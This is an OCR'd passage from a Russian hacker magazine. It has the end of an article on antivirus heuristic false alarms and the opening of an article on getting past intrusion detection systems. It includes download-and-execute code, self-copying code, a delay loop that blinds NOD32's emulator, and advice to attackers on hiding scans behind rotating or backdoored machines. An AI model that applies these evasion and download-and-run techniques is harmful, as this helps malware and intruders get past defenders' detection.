VIRUS TOTAL тоже ругается, но как-то невнятно. Тем не менее, сразу 2 антивируса — CAT-QuickHeal и Fortinet — предупреждают нас о грозящей опасности.

Не пользуйся полиморфными упаковщиками

Упаковывая свой файл крутым полиморфным протектором, ты серьезно рискуешь нарваться на крупные неприятности. Возьмем, к примеру, одну из поздних версий популярного hex-редактора HIEW (со штампом времени 3EDAFCCFh), упакованную ASPack'ом и для надежности еще и Viogen Crypt'ом, что PEiD замечательно подтверждает.

А теперь пропустим этот HIEW (в котором ничего деструктивного нет) через строй антивирусов. Батюшки! Какой шухер поднимается! Несмотря на то что virusscan.jotti.org успешно распознает упаковщик, антивирусы от этого не успокаиваются и вопят, как свиньи, заживо смываемые в унитаз. AntiVir категорично классифицирует его (HIEW) как «Backdoor-Server/Bifrose.B backdoor». Avast, чуть более деликатный в своих суждениях, видит в нем типичный троянский компонент, неизвестный науке: «Win32:Trojan-gen.{Other}». Norman Virus Control без эвристики выдает конкретное имя — «W32/Bifrose.CRL», ну а VBA32 просто говорит, что это «Backdoor.Win32.Rbot.on». Вот так, без всяких церемоний, опустили HIEW'a! Раньше на него ругался и AVP на пару с Dr. WEB'ом, но теперь они чего-то притихли. Наверное, стыдно стало. Или Сусликов их запинал. VIRUS TOTAL, использующий


АНТИВИРУС	ВЕРСИЯ	ОБНОВЛЕНИЕ	РЕЗУЛЬТАТ
CAT-QuickHeal	8.00	11.07.2006	(Suspicious) — DNAScan
Fortinet	2.82.0.0	11.08.2006	suspicious
Ikarus	0.2.65.0	11.07.2006	Win32.SuspectCrc
Panda	9.0.0.4	11.07.2006	Suspicious file

› Результат проверки файла с точкой входа, находящейся в последней секции файла, метаантивирусом VIRUS TOTAL (антивирусы, не обнаружившие ничего подозрительного, для наглядности опущены)

INFO

› Я благодарю Broken'a Sword'a, supersonic'a, slow'a, Dr. Golov'a и Brutaller'a за тактико-техническую стратегическую поддержку и прицельный артиллерийский огонь.

Сравнивать антивирусы — это все равно что меряться пиписьками, но в общем зачете NOD32, Norman Virus Control и BitDefender отлично рулят. AVP и Dr. Web хоть и не находятся в аутсайдерах, но до лидеров им еще далеко. Ознакомиться с отчетом качества антивирусов можно на www.av-comparatives.org.



> Реакция антивирусов, собранных под крышей VIRUS TOTAL, на точку входа в файл, находящуюся в PE-заголовке

> Реакция антивирусов, собранных под крышей virusscan.jotti.org, на точку входа в файл, находящуюся в PE-заголовке

другую версию антивируса AntiVir, говорит, что это «BDS/Bifrose.B», к нему присоединяются и другие ругающиеся, представленные для наглядности в таблице внизу страницы. Отсюда следует 2 вывода, и оба — неутешительные: первый — никаким антивирусам доверять нельзя, второй — прежде чем релизить продукт, надо обязательно прогонять его через VIRUS TOTAL.

Инсталляторы и троянские лошади

При разработке инсталляторов следует быть предельно осторожным, поскольку некоторые последовательности вызовов API-функций трактуются эвристическими анализаторами как потенциально вредоносные.
Вот только одна из таких последовательностей, детектируемая антивирусом NOD32:

ПСЕВДОКОД ПОСЛЕДОВАТЕЛЬНОСТИ API-ВЫЗОВОВ, КЛАССИФИЦИРУЕМЫЙ ЭВРИСТИЧЕСКИМ АНАЛИЗАТОРОМ NOD32 КАК ПОТЕНЦИАЛЬНО ВРЕДОНОСНЫЙ

```
; // получаем путь к системной
директории Windiws
    call [GetSystemDirectory]
; // создаем там файл типа dll
    call [CreateFile]
; // пишем в этот файл все что угодно
    call [WriteFile]
    call [GetSystemDirectory]
; // получаем путь к системной
директории Windiws и получаем имя
нашего файла
    call [GetModuleFileName]
; // копируем себя в системную
директорию
    call [CopyFile]
```

А вот конкретный пример ее программного воплощения на языке Си:

КОД, КОПИРУЮЩИЙ В СИСТЕМНУЮ ДИРЕКТОРИЮ ФИКТИВНУЮ ДИНАМИЧЕСКУЮ БИБЛИОТЕКУ ВМЕСТЕ СО СВОЕЙ ТУШЕЙ

```
// based on animaTOR's and Bill _
Prisoner's code from www.wasm.ru
#include <windows.h>
int main(int argc, char* argv[])
{
    // объявляем переменные
    char buf[255];char buf2[255];
    int len; HANDLE hFile; DWORD N;
    // получаем имя системной директо-
рии и добавляем к нему имя нашей dll
    GetSystemDirectory(buf,255);
    len=lstrlen(buf);
    lstrcat(buf,"\\nezumi.dll");
    // открываем файл на запись
    hFile = CreateFile(Buffer,GENERIC
_ WRITE,0,NULL,CREATE _ ALWAYS,0,0);
    // записываем туда что-нибудь
    WriteFile(hFile,"matrix has you",
        sizeof("matrix has you"),&N,0);
    // закрываем файл
    CloseHandle(hFile);
    // получаем имя системной дирек-
тории и добавляем к ней имя нашего
exe-файла
    GetSystemDirectory(buf,255);
    lstrcat(buf,"\\nezumi.exe");
    // копируем самого себя в систем-
ную директорию под новым именем
    GetModuleFileName(0,buf2,255);
    CopyFile(buf2,buf,0);
    return 0;
}
```

И хотя из всех антивирусов один лишь NOD32 невнятно выругается на «probably unknown NewHeur_PE», создателям инсталляторов это оптимизма не добавляет и вполне может стоить им карьеры. Правда, если между вызовом GetSystemDirectory и CreateFile вставить холостой цикл, то эмулятор отвалится по тайм-ауту и NOD32 ничего не скажет. Но это крайне ненадежный прием, и никаких гарантий облома эвристика он не дает.

АНТИВИРУС	ВЕРСИЯ	ОБНОВЛЕНИЕ	РЕЗУЛЬТАТ
AntiVir	7.2.0.39	11.07.2006	BDS/Bifrose.B
Avast	4.7.892.0	11.07.2006	Win32:Trojan-gen. {Other}
CAT-QuickHeal	8.00	11.07.2006	(Suspicious) — DNAScan
Fortinet	2.82.0.0	11.08.2006	SPY/BDoor
McAfee	4890	11.07.2006	BackDoor-CKA
Norman	5.80.02	11.07.2006	W32/Bifrose.CRL
Sophos	4.11.0	11.07.2006	Mal/Packer
UNA	1.83	11.07.2006	Backdoor.Bifrose.70FA
VBA32	3.11.1	11.07.2006	Backdoor.Win32.Rbot.on

> Результат проверки HIEW'а метаантивирусом VIRUS TOTAL

ХОЛОСТОЙ ЦИКЛ, «ОСЛЕПЛЯЮЩИЙ» ЭВРИСТИЧЕСКИЙ АНАЛИЗАТОР АНТИВИРУСА NOD32

```
_asm
{
   mov ecx,144440
next:
   mov eax,edx
   loop next
}
```

Искусство скачивания файлов

При использовании API-функций семейства URLDownloadToFile никогда не запускай только что полученный файл (чем пользуются некоторые программы с функцией автоматического обновления). Антивирусы начинают материться так, что уши вянут, причем на основе своих подозрений выдвигают прямые обвинения! Действительно, среди троянских программ такой прием весьма популярен, но… это еще не повод, чтобы хвостом махать! Как минимум следует убедиться, что скачивается что-то реально вредоносное и весьма деструктивное.

Ниже приведен фрагмент программы (впервые опубликованной на форуме WASM'a), которая загружает из сети графический файл формата gif и запускает его на выполнение через API-функцию ShellExecute, вызывающую ассоциированное с ним приложение:

ФРАГМЕНТ ПРОГРАММЫ, СЧИТЫВАЮЩИЙ HEADER.GIF С WASM'A И ЗАПУСКАЮЩИЙ АССОЦИИРОВАННОЕ С НИМ ПРИЛОЖЕНИЕ (WWW.WASM.RU/FORUM/VIEWTOPIC.PHP?ID=15667)

```
; // based on Brutaller's example
GetTempDir:
; // получаем путь к каталогу %TEMP%
   invoke GetTempPath, 256,
      WinTempDir
   ; // копируем имя каталога %TEMP% в
буфер FullPath,
   ; // добавляя туда его имя, под кото-
рым он будет записан на диск
   invoke lstrcpy, FullPath,
      WinTempDir
   invoke lstrcat, FullPath,
      FileNameToSave
Down:    ; // скачиваем файл из сети
   invoke URLDownloadToFile, 0,
      UrlOfFile, FullPath, 0, 0
Exec:    ; // запускаем скачанный файл
   invoke ShellExecute, NULL, NULL,
      FullPath, NULL, NULL,1
…
section '.data' data readable writeable
UrlOfFile db 'http://wasm.ru/pic/
header.gif',0    ; // url файла
FileNameToSave db 'header.gif',0
WinTempDir rb 256
FullPath rb 256;
```

После трансляции FASM'ом, мы получаем вполне безобидный exe-файл, результатом работы которого (конечно, при наличии доступа к сети и молчании всех брандмауэров) будет логотип WASM'a, отображающийся в MS Paint'e или другой графической программе.

А вот что произойдет, если прогнать этот exe-файл через VIRUS TOTAL. Для удобства восприятия все ругательства объединены в еще одну таблицу.

Впечатляет, не правда ли? А вот Norman Virus Control с virusscan.jotti.org, воспользовавшись могуществом своего эмулятора, даже показал, какие изменения произошли в файловой системе.

АНТИВИРУС NORMAN VIRUS CONTROL ОТЧИТЫВАЕТСЯ ОБ ИЗМЕНЕНИЯХ, ПРОИЗОШЕДШИХ В ВИРТУАЛЬНОЙ ФАЙЛОВОЙ СИСТЕМЕ ПОСЛЕ ЗАПУСКА DOWNLOADER'A

```
Sandbox: W32/Downloader; [ General
information ]
* File length: 2048 bytes.
[ Changes to filesystem ]
* Creates file C:\WINDOWS\TEMP\
header.gif.
[ Network services ]
* Downloads file from http://wasm.
ru/pic/header.gif as C:\WINDOWS\
TEMP\header.gif.
[ Security issues ]
* Starting downloaded file —
potential security problem.
[ Process/window information ]
* Attemps to NULL C:\WINDOWS\TEMP\
header.gif NULL.
```

Что же делать? Как усмирить всю эту ораву? Можно, конечно, запутать код, нагромоздить кучу лишних API-вызовов или даже прибегнуть к шифровке, но все это мутроно и нудно. К тому же нет никаких гарантий, что эвристик не расколет эти хитрости и не завопит с еще большей силой. Остается скачивать файлы вручную, то есть через сокеты, или предлагать пользователю ходить за обновлениями самостоятельно.

Заключение

Эвристические анализаторы не спасают от вредоносного кода (и массовые эпидемии — лучшее тому подтверждение), но высаживают на измену честных программистов, продукция которых палится ни за что, ни про что. Так что, борьба с эвристическими анализаторами приобретает коллективный характер, и ей начинают интересоваться не только хакеры, но и вполне респектабельные производители программного обеспечения, особенно коммерческого, поскольку в этом случае перепуганный клиент может и в суд подать. А суд — дело такое… Его исход никогда не ясен, а вот с opensource-продуктов взятки гладки — как бы там ни визжал антивирус, недовольных пользователей всегда можно ткнуть носом в исходный код и попросить найти то «деструктивное» место, которое антивирусу так не понравилось.

АНТИВИРУС	ВЕРСИЯ	ОБНОВЛЕНИЕ	РЕЗУЛЬТАТ
AntiVir	7.2.0.39	11.07.2006	HEUR/Malware
Authentium	4.93.8	11.07.2006	Possibly a new variant of W32/Downloader-Sml-based!Maximus
BitDefender	7.2	11.08.2006	Generic.Malware.dld!!.BFA2DC85
DrWeb	4.33	11.08.2006	DLOADER.Trojan
F-Prot	3.16f	11.07.2006	Possibly a new variant of W32/Downloader-Sml-based!Maximus
F-Prot4	4.2.1.29	11.07.2006	W32/Downloader-Sml-based!Maximus
NOD32v2	1.1858	11.07.2006	probably unknown NewHeur_PE virus
Norman	5.80.02	11.07.2006	W32/Downloader
Panda	9.0.0.4	11.07.2006	Suspicious file
VBA32	3.11.1	11.07.2006	suspected of Win32.Trojan.Downloader (http://...)

> Результат анализа нашего downloader'а различными антивирусами.



ОБМАН IDS

ОБХОД ИНТЕЛЛЕКТУАЛЬНЫХ СИСТЕМ ЗАЩИТЫ

ЗА НЕСКОЛЬКО ПРОШЕДШИХ ЛЕТ СИСТЕМЫ ОБНАРУЖЕНИЯ ВТОРЖЕНИЙ ВЫРОСЛИ ИЗ ЯСЕЛЬНОГО ВОЗРАСТА И УЖЕ НЕ БЬЮТ ХАКЕРОВ СОВОЧКОМ ПО ГОЛОВЕ, А МОЧАТ ИХ ВОВСЮ, ВЦЕПЛЯЯСЬ МЕРТВОЙ ХВАТКОЙ, СЛОВНО ТРЕХГЛАВЫЙ ПЕС ЦЕРБЕР. КОЛИЧЕСТВО IDS ВСЕ РАСТЕТ, И УЖЕ ШАГУ НЕЛЬЗЯ СТУПИТЬ, ЧТОБЫ НЕ ВЛЯПАТЬСЯ В ОДНУ ИЗ НИХ. ЕСЛИ МЫ НЕ НАУЧИМСЯ ЛЕТАТЬ НИЖЕ РАДАРОВ, НАС ПРОСТО УНИЧТОЖАТ. КАК И ЛЮБАЯ ДРУГАЯ СУЩНОСТЬ, IDS ИМЕЕТ СВОИ СЛАБЫЕ МЕСТА, ЗНАНИЕ КОТОРЫХ ПОЗВОЛЯЕТ ЕЕ ОБХОДИТЬ.


Введение или добро пожаловать в ад

Не так страшен черт, как его малюют, тем более что попасть в его лапы не так-то просто, поскольку все подступы к аду контролирует злобный мифический трехглавый пес Цербер, по научному называемый «системой обнаружения вторжений». Она же — Intrusion Detection System, или IDS.


В отличие от брандмауэров, наглухо закрывающих порты и предотвращающих этим возможность атаки (ну, «предотвращающих» — это в идеале), IDS пытается распознать сам факт атаки. Но успешные атаки, как известно, не распознаются, поэтому правильнее говорить о распознавании попыток атаки.

Системы обнаружения вторжений распознают и отсекают (точнее, пресекают) большинство актов вандализма, захлестнувших Сеть в последнее время, когда любой мальчик, еще даже не трахавшийся, уже качает очередной сканер безопасности или нюкер и начинает типа атаковать. Такие «типа атаки» составляют свыше 99% всех якобы зафиксированных атак на Пентагон, Мелкософт и другой ширпотреб, нанимающих мальчиков — типа экспертов по безопасности. Такие с понтом «типа эксперты» в своей массе просто смотрят в лог IDS и бьются в экстазе, видя, сколько мегахакеров было остановлено на пути к информационной крепости.

А что! Сканирование портов — это уже атака, а перебор параметров cgi-скриптов — это вообще… Какая хорошая IDS, без нее нам не жить. Мысль о том, что правильно настроенная и заштопанная ось способна справиться с SYN/PING/UDP-флудом и сама, просто не приходит им в голову, но зато создает вескую мотивацию, оправдывающую их килобаксовую зарплату. Встречаются, конечно, и нормальные администраторы, но мало, очень мало. И большинство из них не использует IDS, поскольку это ненужная вещь.



> Блок-схема аппаратного модуля обнаружения вторжений для маршрутизаторов CISCO



> Блок-схема системы обнаружения вторжений RealSecure от корпорации ISS

Настоящего хакера, целенаправленно атакующего сервер через только ему одному известную ошибку переполнения, IDS не только не остановит, но даже не обнаружит. Кроме того, во многих случаях IDS сама может выступать объектом атаки, поэтому ее присутствие не только не усиливает безопасность, но даже ослабляет ее! К тому же ошибочно распознанные атаки (процент которых достаточно велик) вкупе с активными действиями, предпринятыми со стороны IDS против «хакера», создают у легальных пользователей большие проблемы, что не есть хорошо. Но здесь мы не выступаем за или против IDS, поскольку воздействовать на политику безопасности атакуемого сервера хакер может только своими руками и головой, но никак не пропагандой против IDS (исключение составляют случаи, когда хакер атакует серверы своей же собственной компании и не хочет, чтобы каждый его шаг попадал в лог).

Типы IDS

Развелось тут этих типов. Это раньше все было просто, сейчас же — без бутылки не разберешься! По сектору охвата IDS делятся (условно) на сетевые и локальные. Сетевая IDS устанавливается на отдельном узле, контролирующим целую подсеть, и зачастую является аппаратным решением (то есть «ящиком», в который вмонтированы процессор, память, сетевые адаптеры, встроенная операционная система, под которой вращается IDS). Сетевая IDS может как располагаться между внешней и внутренней сетью (наиболее типичная конфигурация), так и представлять отдельный узел внутри локальной сети. Последнее, естественно, уменьшает возможности ее воздействия на атакующего, упрощает хакеру задачу распознания наличия IDS и ее обход.

Локальные IDS устанавливаются непосредственно на тот узел, который они охраняют, и часто являются частью персонального брандмауэра или антивируса. Разработчики ПО любят подобные комплексные решения, стремясь запихнуть в одну коробку как можно больше софта, но администраторы (я имею ввиду нормальных администраторов) только морщатся при виде подобных «швейцарских ножей». Специализированные решения всегда имеют массу преимуществ перед универсальными, предъявляя при этом значительно меньшие требования к аппаратным ресурсам, но кого это вообще интересует?


По «следственным» методам IDS делятся на пассивные и активные. Пассивные ограничиваются мониторингом сетевой активности, записывая в лог подозрительные действия или явно выявленные атаки. Практически все IDS поддерживают гибко настраиваемую степень детализации лога. Чем детальнее лог, тем больше информации он несет о сетевой активности, но тем труднее в нем вылавливать реальные попытки атаки. К тому же большинство IDS кидают всю информацию в один лог, устроенный по принципу кольцевого списка, что позволяет атакующему уничтожить следы атаки тупыми попытками проникновения типа сканирования портов, затирающих всю остальную информацию. Также практически все IDS предусматривают возможность оповещения администратора через почту, sms или другие средства коммуникации, однако далеко не каждый администратор спешит воспользоваться ей. Вот ему радость просыпаться от звонка сотового, весело объявляющего об очередной выявленной псевдоатаке!

Активные IDS не только собирают улики, но и предпринимают ответные действия против атакующего, пока администратор пьет пиво. Какие же это действия? Ну, например, занесение хакерского IP в black-лист на некоторое время (скажем, 6 минут или целый час) или до снятия его администратором. Учитывая достаточно большое число ложных срабатываний и частоту (не)посещения работы администратором, становится ясно, что «бан до помилования» отсекает большое количество честных пользователей и даже целые подсети, сам по себе являясь нехилой DoS-атакой. Менее жесткая мера — посылка IDS'ом ответного TCP-пакета, инициирующего разрыв соединения. Она не работает с UDP и «сырыми» IP-пакетами, а также против атак на переполняющиеся буферы и реально лишь ограничивает активность флудеров.

Архитектура и принципы работы IDS

Сетевая IDS состоит из сенсоров, собирающих информацию о сетевой активности (обычно грабящих весь трафик), базы данных, описывающей известные типы атак, и «мозгов», которые все это обрабатывают. Начнем с сенсоров. Если IDS расположена между внешней и внутренней сетью (например, наглухо встроена в маршрутизатор), то она просто хватает трафик, физически проходящий через нее, и, с точки зрения хакера, все выглядит так, как будто никакой IDS там нет.

А вот если IDS расположена внутри сети, то



> Локальные IDS не только следят за сетевой активностью, но и могут контролировать некоторые жизненно важные ветви реестра, выдавая предупреждение при попытке их изменения

> Подробнее об устройстве и методах, применяемых системами обнаружения вторжений для распознавания нарушителей, можно узнать из следующих книг, купив их по кредитке или скачав в парнокопытном:
- «Cisco Security Professional's Guide to Secure Intrusion Detection Systems» (www.bookpool.com/sm/1932266690);
- «Inside Network Perimeter Security: The Definitive Guide to Firewalls, Virtual Private Networks (VPNs), Routers, and Intrusion Detection Systems» (www.amazon.com/gp/product/customer-reviews/0735712328);
- «Cisco Secure Intrusion Detection System» (www.amazon.ca/gp/product/158705034X/ref=olp_product_details/701-5759191-0599541?ie=UTF8&seller=).

единственный путь сбора информации — это перевод сетевой карты в неразборчивый режим, и такая IDS элементарно обнаруживается, поскольку превращается в обыкновенный снифер. Методики его выявления подробно рассмотрены в моей статье «Рыбная ловля в локальной сети — sniffering», публиковавшейся ранее в «Хакере». Так зачем же повторяться? Достаточно отметить, что для обнаружения снифера (которым в данном случае является IDS) хакеру необходимо находиться уже внутри локальной сети, чтобы посылать ARP-запросы и делать другие дела. Извне сети, имея один лишь TCP/IP, выявить снифер очень сложно, а еще сложнее остаться при этом незамеченным и не привлечь к себе внимание IDS.

База данных обычно не только описывает модели хакерского поведения (сканирование портов, подбор строк разной длины в попытке вызывать переполнение, перебор параметров cgi и т.д.), но также содержит сигнатуры всех известных вирусов/червей и, что самое главное, сведения обо всех дырах! То есть это что получается? Допустим, внутри локальной сети находится незалатанный Microsoft IIS с ошибкой переполнения. Хакер разрабатывает свой собственный shell-код, сигнатура которого еще никому не известна и который нельзя выявить эвристическими методами, и отправляет его серверу. Но! Между хакером и сервером находится IDS, установленная, например, на одном из промежуточных маршрутизаторов, возможно, даже и не принадлежащем компании, чей сервер хакер хочет атаковать. IDS не знает, что делает этот shell-код, но, видя, что он направляется прямо в дыру, говорит «Ага!» и разрывает соединение (ставит хакеру бан). Вот так облом! Тупой администратор может не латать дырявый сервер годами, но если он подключен к правильному провайдеру и этот провайдер имеет правильную IDS, то задача атаки резко усложняется. Самое простое, но не самое правильное, что может предпринять хакер в этом случае, — послать кому-нибудь из сотрудников атакуемой организации письмо с вложением (что находится во вложении объяснять, надеюсь, не надо?), заманить их на web-сервер со страничкой, использующей одну из дыр в IE/FireFox'е и т.д. Короче, захватить сеть изнутри.

«Мозги», обрабатывающие всю информацию, далеко не всегда берутся с запасом, и при интенсивном трафике время распознавания атаки резко возрастает! Некоторые IDS распознают атаку спустя 5 и более минут после ее начала. Для разборок с флудом этого обычно оказывается вполне достаточно, но вот против ошибок переполнения тут уже сильно не повоюешь. За эти 5 минут хакер вполне успевает овладеть сервером, установить rootkit последнего поколения и утащить массу конфиденциальных данных. Вот и лови его потом! А что? Все логично. Обработка трафика требует времени, и если пакеты сыплются как из ведра, то IDS начинает отчаянно буксовать. Хорошо, если она не выкидывает пакеты, которые не успевает анализировать, иначе атака вообще не будет обнаружена (не говоря уже о каком бы то ни было противодействии атакующему). Локальные IDS ведут себя несколько не так и задерживают пакеты вплоть до полного выяснения личности. Однако смысла в них немного. Если администратор (или пользователь рабочей станции) не устанавливает заплатки, то с какой это радости он будет обновлять базу IDS? А без базы IDS распознает только тупые акты вандализма, о которых мы уже говорили, но никак не целенаправленную атаку на переполнение. Поэтому дальше мы будет говорить исключительно про сетевые IDS, которые представляют наибольшую опасность для хакера.

Методы обхода IDS

Никаких сканирований портов! Никаких сканеров безопасности! Никакой другой дури!!! Ясно?! Наслушался тут советов на форумах! «Как это так — не сканировать? — спросишь ты. — Ведь это же главная разведывательная операция перед началом каждой атаки». Ну, во-первых, далеко не каждой. Если известно, что на узле стоит web-сервер, в котором (возможно) есть дыра, зачем сканировать остальные порты? Собственно говоря, сканирование преследует цель получить перечень установленных на сервере служб (в идеале — с определением их типа и версий). Затем среди них ищутся уязвимые, и атака переходит во вторую стадию. Распространенные утилиты по умолчанию сканируют порты достаточно агрессивно, причем с одного и того же IP-адреса. А факт сканирования распознается элементарно — по приходу пакетов, направленных на закрытые порты. При превышении определенного порога агрессивности сканирования (количество пакетов в единицу времени) IDS сигнализирует об атаке и зачастую блокирует этот IP, создавая иллюзию, что все остальные порты закрыты. Неагрессивное сканирование, к сожалению, занимает слишком много

Самые популярные IDS
Среди множества IDS, имеющихся на рынке, наибольшей популярностью пользуются следующие продукты: Cisco Secure IDS, ISS RealSecure, Enterasys IDS Dragon, CA eTrust Intrusion Detection Engine и Intrusion.com SecureNet PDS. Некоммерческих IDS просто море, но в большинстве своем они годятся лишь для решения ограниченного круга задач и за пределы локальных сеток не выходят. На магистральных каналах они просто загнутся (особенно это касается IDS, написанных на скриптовых языках), и тут без аппаратных решений уже не обойтись!



> Аппаратный IDS-модуль для маршрутизатора CISCO Catalyst 6000 Series

времени (в среднем — несколько суток), но и в этом случае оно с большой вероятностью обнаруживается. Выход — менять IP с каждым посылаемым пакетом. Для этого хорошо подходит методика сканирования с использованием молчаливого хвоста, поддерживаемая продвинутыми сканерами, в том числе и nmap, либо другой способ — подогнать армию чужих компьютеров с внедренным бэкдором и сказать ей «Фас!». Здесь агрессивность сканирования уже не играет никакой роли, поскольку каждый порт сканируется с нового IP, адрес которого IDS предвидеть не может, а потому не может и заблокировать. Чисто теоретически, обнаружив атаку, администратор способен технически заблокировать все ресурсы, перерезать сетевой кабель, забаррикадировать дверь и выключить сервер, но... сканирование портов в реальности происходит так часто, что на него просто перестают обращать внимание.
